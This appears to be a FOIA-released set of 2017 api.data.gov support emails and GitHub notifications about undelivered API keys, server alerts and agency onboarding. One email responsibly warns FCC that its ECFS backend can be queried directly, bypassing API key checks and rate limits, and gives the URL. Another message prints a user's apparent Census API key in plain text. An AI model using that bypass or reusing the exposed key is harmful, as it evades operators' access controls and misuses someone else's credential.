OK yes let's do this, can we do it today if possible? Can we set up a call for 11 or 1?

From: Gray Brooks [mailto:gray.brooks@gsa.gov]
Sent: Tuesday, September 12, 2017 5:04 PM
To: (b) (6) dsfederal.com; Salomon, Alexandre
Cc: api.data.gov@gsa.gov
Subject: Re: api.data.gov Contact Message from (b) (6) dsfederal.com

(adding Alexandre)

Hi folks,

Thanks a bunch for reaching out. We'd love to hop on the phone and connect with you about more of this. I think there's two fronts:

API Documentation

We're phasing out where we host the web documentation for other agencies' APIs, but I'm happy to hop on the phone and offer some guidance of how to do it one of these ways:

> on a page like there exists for the recalls API
> On a github page, like GSA does - you can see a lot more examples of federal agencies doing this here. It'd free and not hard for CPSC to do it and it's far and away what I would recommend. I'd be happy to help set this up with you and show you how you can maintain

it.

API analytics and keys

Separate from that though, we'd love to encourage you to use the actual api.data.gov service for the new API, to manage API keys and provide you with analytics on who is using your API and how. I know that we've connected on this in the past but is this a new API?

Regardless, thanks for getting in touch. Would you by chance want to chat sometime tomorrow (Wed.) afternoon or sometime early next week (I'm out Thursday and Friday)?

Gray

```
{
 "team": "18F",
 "company": "GSA",
 "cell": "(b) (6)
 "links": [{
  "name": "/Developer Program",
  "url": "https://api-all-the-x.18f.gov"
 }, {
  "name": "US Government API listserve",
  "url": "https://bit.ly/apilistservedc"
 }]
}
```


On Tue, Sep 12, 2017 at 2:41 PM, <noreply@api.data.gov> wrote:
Name: (b) (6)
Email: (b) (6) dsfederal.com
API: CPSC
Subject: Using api.data.gov's services for my agency's APIs

Hi, I am a developer, working on a api project for my client, CPSC, a government agency. The project has almost finished, and now there is a question, How to publish a document link like what is under "Web Service Documatation" column in https://api.data.gov/ page. I wonder if I got the admin account, can I publish the document by myself and how if I can or I need to contact you to publish the documentation link. Thanks!

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automatically via Internet e-mail, as they are released by CPSC. To subscribe or unsubscribe to this service go to the following web page: http://www.cpsc.gov/en/Newsroom/Subscribe *****!!!

Subject: Re: api.data.gov Contact Message from (b) (6) @(b) (6) .com
Date: Fri, 08 Sep 2017 14:38:43 -0500
From: (b) (6) @(b) (6) .com
To: "Muerdter, Nick" <Nick.Muerdter@nrel.gov>
Cc: api.data.gov@gsa.gov
Message-ID: <14f95701b8fcf5fa20ae5f11acbcc4a0@(b) (6) .com>
MD5: da62c08a6f7b00015ef9d0f13b0b7513

Nick,

That worked, I got the API key. Thank you so much.

But it looks like the actual code is not working any more either. This
is the error I am getting when I try to upload. Do you know what would
be causing this?

HTTP/1.1 100 Continue

HTTP/1.1 400 Bad Request
Server: openresty
Date: Fri, 08 Sep 2017 00:03:30 GMT
Content-Type: application/json; charset=utf-8
Content-Length: 135
Connection: keep-alive
X-RateLimit-Limit: 500
X-RateLimit-Remaining: 498
Cache-Control: no-cache="set-cookie"
ETag: W/"87-NUYyeRHS1fp3+8Klp+o+FQ"
X-Response-Time: 8.637ms
Set-Cookie:
AWSELB=DFED5B6E035FC4F824C9AAE7A51E4807805F450AF6E2823844FD93FF8B55DC416157D845C3
2BEF940092D4DDEB1D6421A51C5D7B36644F4D184C8B3B8529411C45F84420;PATH=/;MAX-
AGE=1800
Age: 1
Via: http/1.1 api-umbrella (ApacheTrafficServer [cMs f])
X-Cache: MISS

{"status":400,"msg":"Error: File upload only supports the following
filetypes - /pdf|ppt|txt|pptx|docx|xlsx|doc|xls|rtf|ppt|pptx|dwg/"}

On 2017-09-06 17:09, Muerdter, Nick wrote:
> Hi,
>
> Sorry for the trouble, we had some problems with our e-mail system
> that we unfortunately didn't catch until now. You should have received
> a separate e-mail with your API key sometime within the past hour, but
> please reach out to us if you have not received it, and we'll be sure
> to send it over.
>
> Thanks,
> Nick
>

>> On Sep 6, 2017, at 3:46 PM, noreply@api.data.gov wrote:
>>
>> Name: (b) (6)
>> Email: (b) (6) @(b) (6) .com
>> API: FCC API
>> Subject: Using api.data.gov's services for my agency's APIs
>>
>> ---
>>
>> Hello,
>>
>> I applied for a API for the FCC api but have not received my key. Can
>> you please send it?
>>
>> ---
>>
>> --
>> You received this message because you are subscribed to the Google
>> Groups "api.data.gov" group.
>> To unsubscribe from this group and stop receiving emails from it, send
>> an email to api.data.gov+unsubscribe@gsa.gov.
>>

Subject: Re: api.data.gov Contact Message from jpeter88@jhu.edu
Date: Fri, 8 Sep 2017 04:01:26 +0000
From: (b) (6) (b) (6) @jhu.edu>
To: "Muerdter, Nick" <Nick.Muerdter@nrel.gov>
Cc: "api.data.gov@gsa.gov" <api.data.gov@gsa.gov>
Message-ID: <BY2PR01MB1784F5B32811B11444DF78EECB950@BY2PR01MB1784.prod.exchangelabs.com>
MD5: 81edead46b0a4538b0a3d86cf4bb3a7d

Thank you Nick, I got the key and everything is in order now.

From: Muerdter, Nick <Nick.Muerdter@nrel.gov>
Sent: Wednesday, September 6, 2017 5:07:04 PM
To: (b) (6)
Cc: api.data.gov@gsa.gov
Subject: Re: api.data.gov Contact Message from (b) (6) @jhu.edu

Hi,

Sorry for the trouble, we had some problems with our e-mail system that we unfortunately didn't catch until now. You should have received a separate e-mail with your API key sometime within the past hour, but please reach out to us if you have not received it, and we'll be sure to send it over.

Thanks,
Nick

> On Sep 6, 2017, at 3:53 PM, noreply@api.data.gov wrote:
>
> Name: (b) (6)
> Email: (b) (6) @jhu.edu
> API: Federal Communications Commission - Electronic Comment Filing System (ECFS)
> Subject: Using api.data.gov's services for my agency's APIs
>
> ---
>
> I requested that an API key for the FCC ECFS be sent to (b) (6) @jhu.edu', however I never received an email with the key. Could you please send me a key so that I can use this API?
>
> ---
>
> --
> You received this message because you are subscribed to the Google Groups "api.data.gov" group.
> To unsubscribe from this group and stop receiving emails from it, send an email to api.data.gov+unsubscribe@gsa.gov.
>

Subject: Re: api.data.gov Contact Message from marco.bastos@city.ac.uk
Date: Thu, 7 Sep 2017 01:08:59 +0000
From: (b) (6) <(b) (6)@city.ac.uk>
To: "Muerdter, Nick" <Nick.Muerdter@nrel.gov>
Cc: "api.data.gov@gsa.gov" <api.data.gov@gsa.gov>
Message-ID: <5359C588-CB46-4D9B-AF25-BD984659D594@city.ac.uk>
MD5: ea472f3e50ec724ba7726252c627d5d0

No worries. It's all good.

--
(b) (6)

Sent from my iPhone. Apologies for brevity and typos.

> On 6 Sep 2017, at 19:08, Muerdter, Nick <Nick.Muerdter@nrel.gov> wrote:
>
> Hi,
>
> Sorry for the trouble, we had some problems with our e-mail system that we unfortunately didn't catch until now. You should have received a separate e-mail with your API key sometime within the past hour, but please reach out to us if you have not received it, and we'll be sure to send it over.
>
> Thanks,
> Nick
>
>> On Sep 6, 2017, at 3:52 PM, noreply@api.data.gov wrote:
>>
>> Name: (b) (6)
>> Email: (b) (6)@city.ac.uk
>> API: Utility Rates API
>> Subject: Using api.data.gov's services for my agency's APIs
>>
>> ---
>>
>> I requested an API but have not received anything. My email is (b) (6)@city.ac.uk.
>>
>> Thank you,
>> (b) (6)
>>
>> ---
>>
>> --
>> You received this message because you are subscribed to the Google Groups "api.data.gov" group.
>> To unsubscribe from this group and stop receiving emails from it, send an email to api.data.gov+unsubscribe@gsa.gov.
>>
>

Subject: Re: [18F/api.data.gov] Report of API keys not arriving (#402)
Date: Wed, 06 Sep 2017 16:03:40 -0700
From: (b) (6) [redacted] <notifications@github.com>
To: "18F/api.data.gov" <api.data.gov@noreply.github.com>
Cc: Gray Brooks <gray.brooks@gsa.gov>, Mention <mention@noreply.github.com>
Message-ID: <18F/api.data.gov/issues/402/327635558@github.com>
MD5: 0a5166bd2d37185df62a43e29170c9f3

Fantastic - thanks so much for the quick turnaround!-
You are receiving this because you were mentioned.
Reply to this email directly, view it on GitHub, or mute the thread.

Subject: Re: [18F/api.data.gov] Report of API keys not arriving (#402)
Date: Wed, 06 Sep 2017 22:56:28 +0000 (UTC)
From: Nick Muerdter <notifications@github.com>
To: "18F/api.data.gov" <api.data.gov@noreply.github.com>
Cc: Gray Brooks <gray.brooks@gsa.gov>, Mention <mention@noreply.github.com>
Message-ID: <18F/api.data.gov/issues/402/327624940@github.com>
MD5: c8c71f8362e24d302d0840082d0d19e3

This should be fixed now. The full backlog of e-mails has also been sent out (so any users that signed up in the past week and didn't get an e-mail should have just gotten one).Sorry for the trouble, but thanks to everyone for alerting us to the issue.

@gbinal: This was also catching the support e-mails to us, which of course are people saying they didn't receive their e-mail. Oops. :(They should have received their API key, but I'll also respond to all those support e-mails.

For more technical details on what caused this, we made a security fix last week that changed one of our internal configuration settings for the default hostname of our system. This inadvertently broke our ability to send outgoing e-mail since without this default hostname setting, the e-mails we sent were coming form "noreply@localhost" instead of "noreply@api.data.gov." AWS SES was rejecting these localhost e-mails since they were from an unknown domain. So the fix to set an explicit hostname just for the e-mails was relatively straightforward (18F/api.data.gov-ops@52c237f), it's just unfortunate we didn't catch this earlier.

One thing we could do to better track this would be to setup monitoring around our e-mail queue size, and if failures grow in the queue, that's probably a good sign that our outbound e-mails are failing. We're in the midst of some broader system changes for the api.data.gov platform, so I'm not sure it makes sense to setup this monitoring now (since how we would monitor things will change), but I think we can definitely try to get better monitoring setup around this once we migrate our systems.

-

You are receiving this because you were mentioned.
Reply to this email directly, view it on GitHub, or mute the thread.

Subject: Re: [18F/api.data.gov] Report of API keys not arriving (#402)
Date: Wed, 06 Sep 2017 22:49:45 +0000 (UTC)
From: Nick Muerdter <notifications@github.com>
To: "18F/api.data.gov" <api.data.gov@noreply.github.com>
Cc: Gray Brooks <gray.brooks@gsa.gov>, Mention <mention@noreply.github.com>
Message-ID: <18F/api.data.gov/issues/402/327627931@github.com>
MD5: aed4f38a154c621abb5fc314e84c8fb1

@LindsayYoung: Oh, and a slight tangential note, but to clarify the mystery around the user having their account ID, but not an API key: We always create the API key and account immediately on signup, but if the account requires e-mail confirmation (as the default api.data.gov/signup page does), then we do not display the API key to them immediately. Instead, we only include the key in the e-mail to them, so effectively they have an account, but they can't use it until they receive the e-mail with the key. However, we do display the account ID to them on the signup confirmation screen for support purposes, so this is how someone could know their account ID, but not their key. Hope that clears up the mystery.-

You are receiving this because you were mentioned.
Reply to this email directly, view it on GitHub, or mute the thread.

Subject: Re: [18F/api.data.gov] Report of API keys not arriving (#402)
Date: Wed, 06 Sep 2017 14:28:09 -0700
From: Lindsay Young <notifications@github.com>
To: "18F/api.data.gov" <api.data.gov@noreply.github.com>
Cc: Gray Brooks <gray.brooks@gsa.gov>, Mention <mention@noreply.github.com>
Message-ID: <18F/api.data.gov/issues/402/327617466@github.com>
MD5: e1834e617d678f7a4cd77393e6aba827

My preference would be to give them keys.I just got another report on this too.
Thanks for fixing!
-
You are receiving this because you were mentioned.
Reply to this email directly, view it on GitHub, or mute the thread.

Subject: Re: [18F/api.data.gov] Report of API keys not arriving (#402)
Date: Wed, 06 Sep 2017 14:25:35 -0700
From: Nick Muerdter <notifications@github.com>
To: "18F/api.data.gov" <api.data.gov@noreply.github.com>
Cc: Gray Brooks <gray.brooks@gsa.gov>, Mention <mention@noreply.github.com>
Message-ID: <18F/api.data.gov/issues/402/327616909@github.com>
MD5: a56d250fc78c7af25bc7bd1f4bcfa1cf

Thanks for the heads up, and sorry for the problems!@gbinal, @LindsayYoung: I'm deploying a fix shortly. Any preferences on whether we deliver the backlog of messages that failed to be sent earlier? We stopped sending e-mails on 8/31, so if we deliver the full backlog, some users might wonder why they're suddenly getting a signup e-mail a week late, but everyone would get their keys.

-

You are receiving this because you were mentioned.
Reply to this email directly, view it on GitHub, or mute the thread.

Subject: Re: [18F/api.data.gov] Report of API keys not arriving (#402)
Date: Wed, 06 Sep 2017 14:20:04 -0700
From: Lindsay Young <notifications@github.com>
To: "18F/api.data.gov" <api.data.gov@noreply.github.com>
Cc: Gray Brooks <gray.brooks@gsa.gov>, Author <author@noreply.github.com>
Message-ID: <18F/api.data.gov/issues/402/327615727@github.com>
MD5: d29c2bf7fd07cdb87c7ddc096bc69ecc

I got a report of this too, I was really confused because they had their account number but not their key.-
You are receiving this because you authored the thread.
Reply to this email directly, view it on GitHub, or mute the thread.

Subject: Re: [GSA/data.gov] Email with New API Keys Not Sending (#799)
Date: Wed, 06 Sep 2017 19:18:29 +0000 (UTC)
From: Hyon Kim <notifications@github.com>
To: "GSA/data.gov" <data.gov@noreply.github.com>
Cc: Gray Brooks <gray.brooks@gsa.gov>, Mention <mention@noreply.github.com>
Message-ID: <GSA/data.gov/issues/799/327586325@github.com>
MD5: d2a440d2c13d118156c51f1c358d4f34

@gbinal how should I direct this one re api.data.gov ? Should I copy request in email?-
You are receiving this because you were mentioned.
Reply to this email directly, view it on GitHub, or mute the thread.

Subject: Re: Bypassing API keys for publicapi.fcc.gov
Date: Thu, 31 Aug 2017 09:05:01 -0400
From: Gray Brooks <gray.brooks@gsa.gov>
To: "Muerdter, Nick" <Nick.Muerdter@nrel.gov>
Message-ID: <CADOg4uii+DREJvahB3cYPqqRdLMbjOgZmPgmLvDo=7Gjcw55TQ@mail.gmail.com>
MD5: 8718bcbaafa658f8b8a53c0c757b36bc

Thanks for sending, bud.

Gray

```
{
 "team": "18F",
 "company": "GSA",
 "cell": "(b) (6)
 "links": [{
  "name": "/Developer Program",
  "url": "https://api-all-the-x.18f.gov"
 }, {
  "name": "US Government API listserve",
  "url": "https://bit.ly/apilistservedc"
 }]
}
```


On Wed, Aug 30, 2017 at 11:41 PM, 'Muerdter, Nick' via api.data.gov <api.data.gov@gsa.gov> wrote:
Hi all,

I think some colleagues at GSA and 18F had already been in touch this evening about some of the file uploads allowed via the API (which is perhaps a known issue, but making the rounds on Twitter: https://twitter.com/h3apspray/status/903044975813771264).

I hate to pile on, but I also happened to notice that I can bypass the API key requirements and rate limits provided by the api.data.gov<http://api.data.gov> service, and access your API directly. Perhaps you were already aware of this, or this setup is intentional, but I just thought I'd give you a heads up, since it seems like there's always a lot of interest in people poking around this API.

As a quick example of what I mean, here's an example request requiring an API key form your documentation (and that will be rate limited by api.data.gov<http://api.data.gov>): https://publicapi.fcc.gov/ecfs/filings?api_key=DEMO_KEY&limit=20&q=14-28&type=autocomplete_open But I can also make the same request directly to your API backend without any API keys (and possibly without rate limits, unless your API backend is also doing rate limits): https://ecfsapi.fcc.gov/filings?limit=20&q=14-28&type=autocomplete_open (and seems like the ecfsapi.fcc.gov<http://ecfsapi.fcc.gov> domain is known, so this might be discoverable by external people).

Here's some additional documentation on potential strategies to secure your API backend if you want to ensure that the traffic is first routed through your publicapi.fcc.gov<http://publicapi.fcc.gov> domain with the api.data.gov<http://api.data.gov> service: https://github.com/18F/api.data.gov/wiki/User-Manual:-Agencies#securing-your-api-backend

But again, this setup might be intentional for various reasons, but I wasn't sure, so I just wanted to notify you.

Feel free to reach out if you have any other questions or we can help with anything from api.data.gov<http://api.data.gov>'s end.

Thanks,
Nick

Subject: Re: Alerts for policy 'App server alert policy' have been closed
Date: Tue, 29 Aug 2017 02:09:05 +0000
From: "'Muerdter, Nick' via api.data.gov" <api.data.gov@gsa.gov>
To: "api.data.gov@gsa.gov" <api.data.gov@gsa.gov>
Message-ID: <4358E769-4D41-4849-A22C-FE21CC69330D@nrel.gov>
MD5: e54139f01509c590ebf8fbc784cf2a12

We were running a big low on disk space due to extra log traffic (but nothing too dire since these alerts are tuned to be sent out with quite a bit of warning).

I've expanded the disk slightly and removed some of the log data we don't need to temporarily resolve this. But I'll circle back to this tomorrow, since I'd like to make some further adjustments in our logging (basically we have a user that we've blocked, but their blocked traffic still ends up generating a lot of log data we don't really care about).

Nick

On Aug 28, 2017, at 7:41 PM, New Relic Alerts <noreply@newrelic.com<mailto:noreply@newrelic.com>> wrote:

[Logo-newrelic]
Alerts for policy 'App server alert policy' have been closed

Alert details<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Frpm.newrelic.com%2Faccounts%2F963040%2Fincidents%2F31366065&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C1deaa54c53b74914e80a08d4ee7f0963%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636395676774384599&sdata=GjLFNDQH%2BLu%2B7QZy%2FQG1fVZJCOrxahhYtBE7Iss05Sk%3D&reserved=0>

Critical problems (2 during this alert)	Server	Start time	Duration	End time
Fullest disk > 75% on prod-app1<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Frpm.newrelic.com%2Faccounts%2F963040%2Fincidents%2F31366065&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C1deaa54c53b74914e80a08d4ee7f0963%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636395676774384599&sdata=GjLFNDQH%2BLu%2B7QZy%2FQG1fVZJCOrxahhYtBE7Iss05Sk%3D&reserved=0>	prod-app1	Today, 21:08	22 minutes	Today, 21:30
Fullest disk > 75% on prod-app2<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Frpm.newrelic.com%2Faccounts%2F963040%2Fincidents%2F31366065&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C1deaa54c53b74914e80a08d4ee7f0963%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636395676774384599&sdata=GjLFNDQH%2BLu%2B7QZy%2FQG1fVZJCOrxahhYtBE7Iss05Sk%3D&reserved=0>	prod-app2	Today, 20:50	42 minutes	Today, 21:32

View policy settings for App server alert policy<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Frpm.newrelic.com%2Faccounts%2F963040%2Fserver_alert_policies%3Fpolicy_id%3D508787&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C1deaa54c53b74914e80a08d4ee7f0963%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636395676774384599&sdata=b9yT7MDtIgcNPxa2UKyDlQw9Ib9DybQsJG3N4O7H4BE%3D&reserved=0>.

For more information on alerts in New Relic please refer to the documentation on our support site<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fdocs.newrelic.com%2Fdocs%2Falert-policies%2Falerting-in-new-relic&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C1deaa54c53b74914e80a08d4ee7f0963%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636395676774384599&sdata=JSGu7J7wU2c%2FNMrNcSxfBEeYvWbW9zpRcIIwlBb5EC8%3D&reserved=0>.

Log in to New Relic<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Frpm.newrelic.com%2F&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C1deaa54c53b74914e80a08d4ee7f0963%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636395676774384599&sdata=lrLpIISbynvwg3emO2uvt8qNpsX

FVnusLviSeX75MC4%3D&reserved=0> | Find us online: [Twitter]
<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Ftwitter.com%2FNewRelic&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C1deaa54c53b74914e80a08d4ee7f0963%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636395676774384599&sdata=V01kqoG1DpCtnsw9lhsFgePqS%2BdYs9D2x90mkXnd5fc%3D&reserved=0> [Facebook]
<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fwww.facebook.com%2FNewRelic&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C1deaa54c53b74914e80a08d4ee7f0963%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636395676774384599&sdata=YyD8xEBlMWLogxLfwKlD7Ws%2F4Hr2tYlFyB5FvfOau%2Bs%3D&reserved=0>

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You received this message because you are subscribed to the Google Groups "api.data.gov<http://api.data.gov>" group.
To unsubscribe from this group and stop receiving emails from it, send an email to api.data.gov+unsubscribe@gsa.gov<mailto:api.data.gov+unsubscribe@gsa.gov>.

Subject: Re: api.data.gov Contact Message from roman.pogoreltsev@gmail.com
Date: Thu, 20 Jul 2017 13:59:49 -0400
From: Gray Brooks <gray.brooks@gsa.gov>
To: (b) (6) <(b) (6) @gmail.com>
Cc: "api.data.gov@gsa.gov" <api.data.gov@gsa.gov>
Message-ID: <CADOg4ujuRgtduX9L32jqTXzRZ0wgRhzHf-=auTV_A0dOeTUvRQ@mail.gmail.com>
MD5: 728f33105161074086a1d653a4d53dc6

Hi (b) (6)

Sorry for the delay in getting back to you. After digging into this, I realized that my confusion stemmed from the fact that the api.census.gov team does not employ the api.data.gov service for its API keys.

In order to get in touch, it looks like you should either engage in the developers forum or email the person listed at the bottom of the Contact Us page.

Sorry to not be more directly helpful, but good luck!

Gray B.

```
{
 "team": "18F",
 "company": "GSA",
 "cell": "(b) (6)
 "links": [{
  "name": "/Developer Program",
  "url": "https://api-all-the-x.18f.gov"
 }, {
  "name": "US Government API listserve",
  "url": "https://bit.ly/apilistservedc"
 }]
}
```


On Thu, Jul 13, 2017 at 1:48 PM, Roma P <roman.pogoreltsev@gmail.com> wrote:

Hi Gray,

Thank you for your response.

I'm using - The International Trade Datasets.

endpoint - Imports: https://api.census.gov/data/timeseries/intltrade/imports/
endpoint - Export: https://api.census.gov/data/timeseries/intltrade/exports

My key: dea6ba633e3ddde70478cedb8b9e4fd15509f747

Thanks,
(b) (6)

On Thu, Jul 13, 2017 at 12:38 PM, Gray Brooks <gray.brooks@gsa.gov> wrote:

Hi (b) (6)

Can you let us know which API you're using that you want a higher rate limit for? We'll then send that team your request.

Gray

```
{
  "team": "18F",
  "company": "GSA",
  "cell": "(b) (6)
  "links": [{
    "name": "/Developer Program",
    "url": "https://api-all-the-x.18f.gov"
  }, {
    "name": "US Government API listserve",
    "url": "https://bit.ly/apilistservedc"
  }]
}
```


On Sat, Jul 8, 2017 at 12:44 AM, <noreply@api.data.gov> wrote:
Name: (b) (6)
Email: (b) (6) @gmail.com
API: Intltrade
Subject: Requesting higher rate limits

Hi there,

Could you please increase my hourly rate limit for getting requests.
My key: (b) (4)

Thanks,
(b) (6)

Subject: Re: Alert closed: Memory > 90% on 'prod-app1'
Date: Fri, 14 Jul 2017 08:39:03 +0000
From: "Muerdter, Nick" <Nick.Muerdter@nrel.gov>
To: "api.data.gov@gsa.gov" <api.data.gov@gsa.gov>
Message-ID: <A089B253-6419-49D6-A773-AC6D89C586D1@nrel.gov>
MD5: 14eda333289c7d0d1b0d9c00d1b28ae6

Something appears to have gone awry with rsyslog's memory growing indefinitely since I rolled out the last API Umbrella package update yesterday. I restarted rsyslog to get things back to normal, but I'll dig in more tomorrow. Luckily this alert helped catch things before we ran out of memory, so there has not been any impact on the service.

On Jul 14, 2017, at 2:27 AM, New Relic Alerts <noreply@newrelic.com<mailto:noreply@newrelic.com>> wrote:

[Logo-newrelic]
Alert closed: Memory > 90% on 'prod-app1'

Policy: App server alert policy

Alert details<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Frpm.newrelic.com%2Faccounts%2F963040%2Fincidents%2F30393592&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C8d009c2019ab441c145808d4ca921f74%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636356176338038058&sdata=YEdY1mxwZ0rx%2BZlNcBBkVHZdFohshf%2BRHsX0OKzjkH4%3D&reserved=0>

Critical problems (2 during this alert)	Server	Start time	Duration	End time
Memory > 90% on prod-app2<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Frpm.newrelic.com%2Faccounts%2F963040%2Fincidents%2F30393592&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C8d009c2019ab441c145808d4ca921f74%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636356176338038058&sdata=YEdY1mxwZ0rx%2BZlNcBBkVHZdFohshf%2BRHsX0OKzjkH4%3D&reserved=0>	prod-app2	Today, 4:06	21 minutes	In-progress
Memory > 90% on prod-app1<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Frpm.newrelic.com%2Faccounts%2F963040%2Fincidents%2F30393592&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C8d009c2019ab441c145808d4ca921f74%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636356176338038058&sdata=YEdY1mxwZ0rx%2BZlNcBBkVHZdFohshf%2BRHsX0OKzjkH4%3D&reserved=0>	prod-app1	Today, 4:04	18 minutes	Today, 4:22

View policy settings for App server alert policy<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Frpm.newrelic.com%2Faccounts%2F963040%2Fserver_alert_policies%3Fpolicy_id%3D508787&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C8d009c2019ab441c145808d4ca921f74%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636356176338038058&sdata=crxxq8YESrqHJGvu435ek9O27k4VgLvlpbg9pQ%2BOe2I%3D&reserved=0>.

For more information on alerts in New Relic please refer to the documentation on our support site<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Fdocs.newrelic.com%2Fdocs%2Falert-policies%2Falerting-in-new-relic&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C8d009c2019ab441c145808d4ca921f74%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636356176338038058&sdata=Tg%2Fw4mHqyzBPwl2%2B6SYpZRfppJTealehLX6RwzNkXWA%3D&reserved=0>.

Log in to New Relic<https://na01.safelinks.protection.outlook.com/?url=https%3A%2F%2Frpm.newrelic.com%2F&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C8d009c2019ab441c145808d4ca921f74%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636356176338038058&sdata=XBveg4svtbM9u1wH%2F7vsN2gUyCZdxw2AeMdgr%2FDiAEU%3D&reserved=0> | Find us online: [Twitter] <https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Ftwitter.com%2FNewRelic&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C8d009c2019ab441c145808d4ca921f74%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636356176338038058&sdata=2gQEkhmChbPqedn4i3muVDvNbV

ojXJw%2FR8uQBXGMnpU%3D&reserved=0> [Facebook]
<https://na01.safelinks.protection.outlook.com/?url=http%3A%2F%2Fwww.facebook.com%2FNewRelic&data=02%7C01%7Cnick.muerdter%40nrel.gov%7C8d009c2019ab441c145808d4ca921f74%7Ca0f29d7e28cd4f5484427885aee7c080%7C0%7C0%7C636356176338038058&sdata=2rV3316%2FmVOP7xhFgLmVt%2FVbgX8SA4fYNqtAVtHbE%2Bo%3D&reserved=0>

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You received this message because you are subscribed to the Google Groups "api.data.gov<http://api.data.gov>" group.
To unsubscribe from this group and stop receiving emails from it, send an email to api.data.gov+unsubscribe@gsa.gov<mailto:api.data.gov+unsubscribe@gsa.gov>.

Subject: Re: APIs for healthcare data at CMS
Date: Thu, 22 Jun 2017 17:26:44 -0400
From: Gray Brooks <gray.brooks@gsa.gov>
To: "Crobak, Joe R. EOP/OMB" <Joseph_R_Crobak@omb.eop.gov>, "Hsiang, Mina (CMS/CTR)" <Mina.Hsiang@cms.hhs.gov>, "Brown, Lucas M. EOP/OMB" <Lucas_M_Brown@omb.eop.gov>
Cc: "api.data.gov@gsa.gov" <api.data.gov@gsa.gov>
Message-ID: <CADOg4uj1-wsppVqnMg02tMM=4a=118f0eUvMf16JOWh7TFOORg@mail.gmail.com>
MD5: 7a1a1545579b31ff6d520c0b044122a9

Hi folks,

I apologize for the slow response on this over the last few weeks. With the new leadership, we've been reorienting a number of our programs in a good but distracting way over the past few months.

If it's still useful, there's two fronts we'd be happy to connect on. First off, we're definitely happy to talk in general about how you manage your APIs' access.

But also, yes - GSA offers an API key solution as a shared service, that is used by about 25 programs across 15 agencies and that people tend to be happy with. It allows you to manage access to your APIs through keys that can be at any number of usage tiers (e.g. so you could have a general access public tier for piloting; privileged tiers for select, high-volume users; a restricted regime that only grants access to those you whitelist, etc.). It's very lightweight and easy to set up, so you can see if you like it very easily.

Let me know if you'd like to hop on a call with us and we can share more details about it, answer any questions you have, and grant you access to the service.

Gray B.

Gray

```
{
  "team": "18F",
  "company": "GSA",
  "cell": "(b) (6)
  "links": [{
    "name": "/Developer Program",
    "url": "https://api-all-the-x.18f.gov"
  }, {
    "name": "US Government API listserve",
    "url": "https://bit.ly/apilistservedc"
  }]
}
```


On Tue, May 30, 2017 at 3:09 PM, Crobak, Joe R. EOP/OMB <Joseph_R_Crobak@omb.eop.gov> wrote:
Hi Gray,

We're working on a project at CMS in which we're partnering with third parties to submit data (and ultimately receive feedback) for the Quality Payment Program (see some of our docs at https://qpp.cms.gov/resources/developers?). While some of our APIs are public, we need to restrict usage to others to only trusted third parties. We were hoping you might have some advice or lessons

learned from similar programs. Also, I'm not so sure it'd be appropriate, but I thought I'd ask if data.gov might have a roll to play in this too (e.g. with API credentials?)

In any case, if you have some time to chat next week to provide any guidance, that'd be great!

Thanks,

Joe

Subject: Re: [18F/api.data.gov] 2017-06-01: Partial outage lasting a few minutes (#389)
Date: Sun, 18 Jun 2017 20:49:13 -0700
From: Nick Muerdter <notifications@github.com>
To: "18F/api.data.gov" <api.data.gov@noreply.github.com>
Cc: Subscribed <subscribed@noreply.github.com>
Message-ID: <18F/api.data.gov/issues/389/309332120@github.com>
MD5: 7dd21f64cdf177ece5847951e5f37930

I believe I've tracked down the underlying issue that caused this issue, and have addressed it so it shouldn't crop up again.Some more details if you're interested:

Timeline of what happened

Here's an bit more detail of what happened, and the events that might have been related:

- On May 31, I deployed an update to the servers to allow for handling SSL for a new agency subdomain (18F/api.data.gov-ops@bcf89d5).
- On June 1 at 12:15PM ET, 1 of our servers stopped handling SSL requests. SSL requests hitting this server would seem to hang indefinitely.
- I SSHed into the box to try to figure out what was going on. After identifying that it was the SSL layer that was hung, but not seeing any obvious causes, I went for the old restart approach, and tried restarting the nginx process that handles SSL.
